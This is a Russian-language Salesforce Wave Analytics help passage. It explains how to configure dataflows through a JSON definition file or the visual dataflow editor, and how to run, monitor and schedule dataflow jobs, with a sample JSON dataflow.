Настройка потока данных с помощью файла определения

Для настройки потока данных можно добавить трансформации непосредственно в файл определения потока данных.

Файл определения потока данных — это файл JSON, содержащий трансформации, которые представляют логику потока данных. Файл определения потока данных должен храниться в кодировке UTF-8.

Прежде чем настраивать поток данных для обработки внешних данных, рекомендуем загрузить внешние данные в Wave Analytics.

1. Щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
2. Щелкните вкладку «Потоки данных и рецепты».
3. Чтобы загрузить существующий файл определения потока данных, щелкните **Загрузить** в меню действий.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования файла определения потока данных:

- Изменение потоков данных Wave Analytics



4. Прежде чем вносить изменения, создайте резервную копию существующего файла определения потока данных. Wave Analytics не сохраняет предыдущие версии файла. Если вы совершили ошибку, можно загрузить предыдущую версию для отмены внесенных изменений.
5. Добавьте каждую трансформацию как узел в файл определения потока данных, используя редактор JSON.

Например, ниже перечислены узлы трансформации, которые могут быть добавлены на основе проекта из предыдущего действия.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" }
         ]
      }
   },
   "Transform_Augment_OpportunitiesWithAccountDetails": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunities",
         "left_key": [ "AccountId" ],
         "relationship": "OpptyAcct",
         "right": "Extract_AccountDetails",
         "right_key": [ "Id" ],
         "right_select": [
            "Name"
         ]
      }
   },
   "Transform_Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Transform_Augment_OpportunitiesWithAccountDetails"
      }
   },
   "Register_Dataset_WonOpportunities": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "WonOpportunities",
         "name": "WonOpportunities",
         "source": "Transform_Filter_Opportunities"
```

```
        }
    }
}
```

Подробнее о каждой трансформации и ее JSON см. в разделе Трансформации для потоков данных приложения Wave.

Прим.: Для ключей и значений JSON учитывается регистр символов. Каждый выделенный жирным ключ в JSON в примере — это имя узла для трансформации. Каждый узел содержит значение действия, определяющее тип трансформации. Порядок добавления трансформаций в файл определения потока данных не имеет значения. Wave Analytics определяет порядок обработки трансформаций путем обработки потока данных для определения существующих между ними зависимостей.

Важное замечание: Имена узлов в файле определения потока данных должны быть уникальными и не должны содержать пробелы или символы табуляции. Помните, что в именах узлов **не** учитывается конфиденциальное обращение, поэтому имена Extract_Opportunities и extract_opportunities не будут уникальными в одном и том же файле определения.

6. Прежде чем сохранить файл определения потока данных, воспользуйтесь инструментом проверки JSON для проверки допустимости JSON.


   При загрузке файла определения потока данных, содержащего недопустимый JSON, возникает ошибка. Инструменты проверки JSON доступны в Интернете.

7. Сохраните определение потока данных в кодировке UTF-8 и закройте файл.
8. Чтобы выгрузить обновленный файл определения потока данных, щелкните **Выгрузить** в меню действий представления потока данных на вкладке «Отслеживание».

   Прим.: Выгрузка файла определения потока данных не влияет на выполняемые задания потока данных и не инициирует автоматический запуск задания потока данных.

При необходимости запустите поток данных вручную или дождитесь времени его запланированного выполнения. Пользователи не могут запрашивать зарегистрированные наборы данных до выполнения потока данных.

Если вы включите репликацию, вы сможете создавать несколько потоков данных помимо потока данных по умолчанию, а также конфигурировать их тем же способом. Найдите кнопку **Создать** на вкладке «Отслеживание» в диспетчере данных после включения репликации. См. «Оптимизация потоков данных с помощью репликации».



Прим.: В организации может содержаться до 20 потоков данных. Сюда входят поток данных по умолчанию и потоки данных приложения Wave, такие как Sales Wave и Service Wave. Учитывайте, что каждый поток данных запускает учет в контексте ограничения на 24 запуска потоков данных за день.

Настройка потока данных с помощью редактора потока данных

Используйте редактор потока данных для его визуальной настройки, не изменяя файл определения потока данных вручную.

В редакторе потока данных визуально отображается редактируемый поток данных.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для правки потока данных:

- Изменение потоков данных Wave Analytics




На холсте (1) показаны отдельные узлы потока данных и связи между ними. Если вы не можете найти какой-либо узел, введите его имя в поле поиска (2), чтобы сфокусировать изображение на этом узле. В палитре узлов (3) есть кнопки для каждого типа узла. Щелкните одну из них для добавления на холст. Используйте кнопки в верхней части редактора (4)

для работы с JSON потока данных. Предварительно просмотрите и загрузите базовый JSON или загрузите существующий JSON-файл для работы в редакторе.


В этом примере поток данных извлекает данные из объектов «Возможность», «Организация» и «Пользователь» Salesforce, дополняет их и создает зарегистрированный набор данных. Представим, что необходимо также извлечь обращения из этого потока данных, дополнить их пользовательскими данными и зарегистрировать результат как новый набор данных. Рассмотрим использование редактора для изменения потока данных.

1. Щелкните значок шестеренки ( ) в Аналитике Wave, а затем выберите **Диспетчер данных**.
2. Щелкните вкладку «Потоки данных и рецепт».
3. Справа от нужного потока данных нажмите кнопку действий и выберите **«Правка»**.




Откроется редактор потока данных, в котором будут показаны узлы.

4. В палитре узлов щелкните узел для добавления. В этом примере нужно извлечь данные из объекта Salesforce, поэтому щелкните узел sfdcDigest ( ).
5. Введите уникальное имя для узла.




6. Нажмите кнопку **«Продолжить»**.
7. Введите атрибуты узла. В данном примере выберите «Обращение» в качестве исходного объекта и нужные поля. Инкрементное обновление или фильтры не требуются.



Прим.: Атрибуты, которые ссылаются на объекты, поля или другие узлы, позволяют выполнять поиск и выбирать значения из списка. Эта функция позволяет избежать ошибок в потоке данных, связанных с ошибками ввода.

8. Нажмите кнопку «Сохранить».
   На холсте появится новый узел.
9. В палитре узлов щелкните следующий узел, который хотите добавить. В этом примере нужно дополнить данные обращения пользовательскими данными, поэтому щелкните узел augment ( ).
10. Введите уникальное имя узла и нажмите кнопку **«Продолжить»**.
11. Введите атрибуты узла. В этом примере в качестве источника слева выбран узел `Extract Cases` (Извлечь обращения). В этот узел будут добавлены пользовательские столбцы. Узел `Extract Users` (Извлечь пользователей) содержит столбцы, которые следует добавить, поэтому выберите его в качестве источника справа. Левый и правый ключи — это поля из каждого узла, которые используются для сопоставления записей. В данном случае выбирается поле `OwnerId` в узле обращений и поле `Id` в узле пользователей.




12. Нажмите кнопку **«Сохранить»**.
    На холсте появится новый узел. Линиями будет показан ввод данных из исходных узлов.




Совет: Можно перетащить узел в нужное место на холсте. Если на холсте много узлов, используйте колесо прокрутки для увеличения и уменьшения масштаба (если это поддерживается вашим обозревателем) либо перетаскивайте холст, чтобы переместить узлы в поле зрения.

13. В палитре узлов щелкните следующий узел, который хотите добавить. В этом примере нужно сделать дополненные данные обращений и пользователей доступными для использования в наборе данных, поэтому щелкните узел sfdcRegister ( ).
14. Введите атрибуты узла. В этом примере в качестве источника выбран узел `Augment Cases with Users` (Дополнить обращения пользователями). «Псевдоним» — это API-имя зарегистрированного набора данных, а «Имя» — его отображаемое имя.



15. Нажмите кнопку **«Сохранить»**.
    На холсте появится новый узел. Линиями будет показан ввод данных из исходного узла.



Совет: Можно перетащить стрелку вывода исходного узла, чтобы нарисовать связь с другим узлом на холсте.

16. После завершения редактирования щелкните **«Обновить поток данных»**, чтобы обновить файл определения с учетом внесенных изменений. Приложение Wave проверяет наличие всех обязательных значений атрибутов в потоке данных. Если есть ошибки, продолжение невозможно. Исправьте обнаруженные ошибки перед повторной попыткой.

    Приложение Wave проверяет наличие всех обязательных значений атрибутов в потоке данных. Если есть ошибки, продолжение невозможно. Исправьте обнаруженные ошибки перед повторной попыткой.

    Важное замечание: При обновлении потока данных существующий поток данных будет заменен.

Для получения более подробных сведений о каждой трансформации потока данных и ее атрибутах прочитайте раздел Трансформации потоков данных приложения Wave.

Запуск и остановка потока данных

При необходимости запустите задание потока данных вручную для немедленной загрузки данных в наборы данных. При необходимости остановите выполняемое задание. Разрешается запускать не более 24 заданий потока данных в течение суток.

Прим.: По умолчанию поток данных не выполняется автоматически. Прежде чем начать выполнение потока данных по расписанию, запустите поток данных вручную. После выполнения первого задания задание потока данных выполняется по ежедневному расписанию.

1. Щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
   Диспетчер данных откроется на вкладке отслеживания, по умолчанию отображается представление «Задания».
2. Щелкните вкладку «Потоки данных и рецепты».

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска задания потока данных:

- Изменение потоков данных Wave Analytics



3. Чтобы запустить задание потока данных, щелкните **«Начать»** в меню действий.
   Задание потока данных добавляется в очередь заданий. При выполнении задания потока данных действие **«Начать»** неактивно.
4. После выполнения задания Аналитика Wave отправляет уведомление электронной почты пользователю, создавшему поток данных.

   Электронное уведомление определяет успешность выполнения задания. Кроме того, оно отображает такие сведения о задании, как время начала, время окончания, продолжительность и количество обработанных строк. При неудачном выполнении задания уведомление отображает причину сбоя.

Прим.: Если автор потока данных не является активным пользователем, уведомление отправляется пользователю, который последним изменил расписание или файл определения потока данных.

5. Чтобы остановить выполняемое задание потока данных, щелкните значок напротив статуса нужного задания. Выбор параметра **«Начать»** для возобновления остановленного потока данных инициирует повторный запуск задания потока данных без возврата к точке остановки.

Система позволяет отслеживать задание потока данных на вкладке «Отслеживание» для определения времени завершения потока данных. После успешного выполнения потока данных обновите начальную страницу приложения Wave для просмотра зарегистрированных наборов данных.

Отслеживание задания потока данных

Рекомендуем использовать вкладку «Отслеживание» в диспетчере данных для отслеживания успешности заданий потоков данных или наличия ошибок, подлежащих исправлению.

Представление потока данных на вкладке «Отслеживание» отображает статус, время начала и продолжительность последних 10 заданий потока данных, а также сохраняет журнал за последние 7 дней. Чтобы устранить неполадки невыполненного задания, воспользуйтесь сообщениями об ошибках, просмотрите динамические сведения о каждой обрабатываемой трансформации и загрузите журналы ошибок (если таковые есть).

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице отслеживания данных:

- «Редактирование потоков данных Wave Analytics», «Загрузка внешних данных в Wave Analytics» или «Управление Wave Analytics»

Для загрузки журнала ошибок:

- «Изменение потока данных Аналитики Wave» и «Просмотр всех данных»



1. Щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
   Диспетчер данных откроется на вкладке отслеживания, по умолчанию отображается представление «Задания».
2. Выберите **Представление потока данных** (1).
3. Нажмите , чтобы посмотреть последний статус задачи.
   Каждое задание может иметь один из следующих статусов.

Статус	Описание
Выполнение	Задание выполняется.
Сбой	Сбой задания.
Успешно	Задание успешно выполнено.
Предупреждение	Задание успешно выполнено, но некоторые строки не удалось обработать.

4. При неудачном выполнении задания потока данных разверните узел задания (2) и просмотрите динамические сведения для каждой обработанной трансформации.
5. Если для узла есть журнал ошибок, нажмите кнопку «Загрузить журнал" (3), чтобы загрузить CSV-файл с ошибочными строками.

   Прим.: В журналах ошибок отображаются данные из строк, которые не удалось загрузить. Для поддержания безопасности данных и предотвращения неавторизованного доступа к этим данным только пользователи с полномочием «Просмотр всех данных" могут загружать журналы ошибок.
6. При обнаружении ошибки в логике потока данных измените файл определения потока данных, загрузите файл и повторите выполнение потока данных.

Расписание потока данных

После запуска задание потока данных впервые выполняется по ежедневному расписанию по умолчанию. Можно запланировать выполнение на определенный час, неделю или месяц либо на определенные дни недели или даты месяца. Данная функция позволяет подготавливать нужные данные к определенному времени или планировать выполнение задания на нерабочее время. Можно также отменить планирование потока данных.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.


Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Планирование задания потока данных или его отмена:

- Изменение потоков данных Аналитики Wave

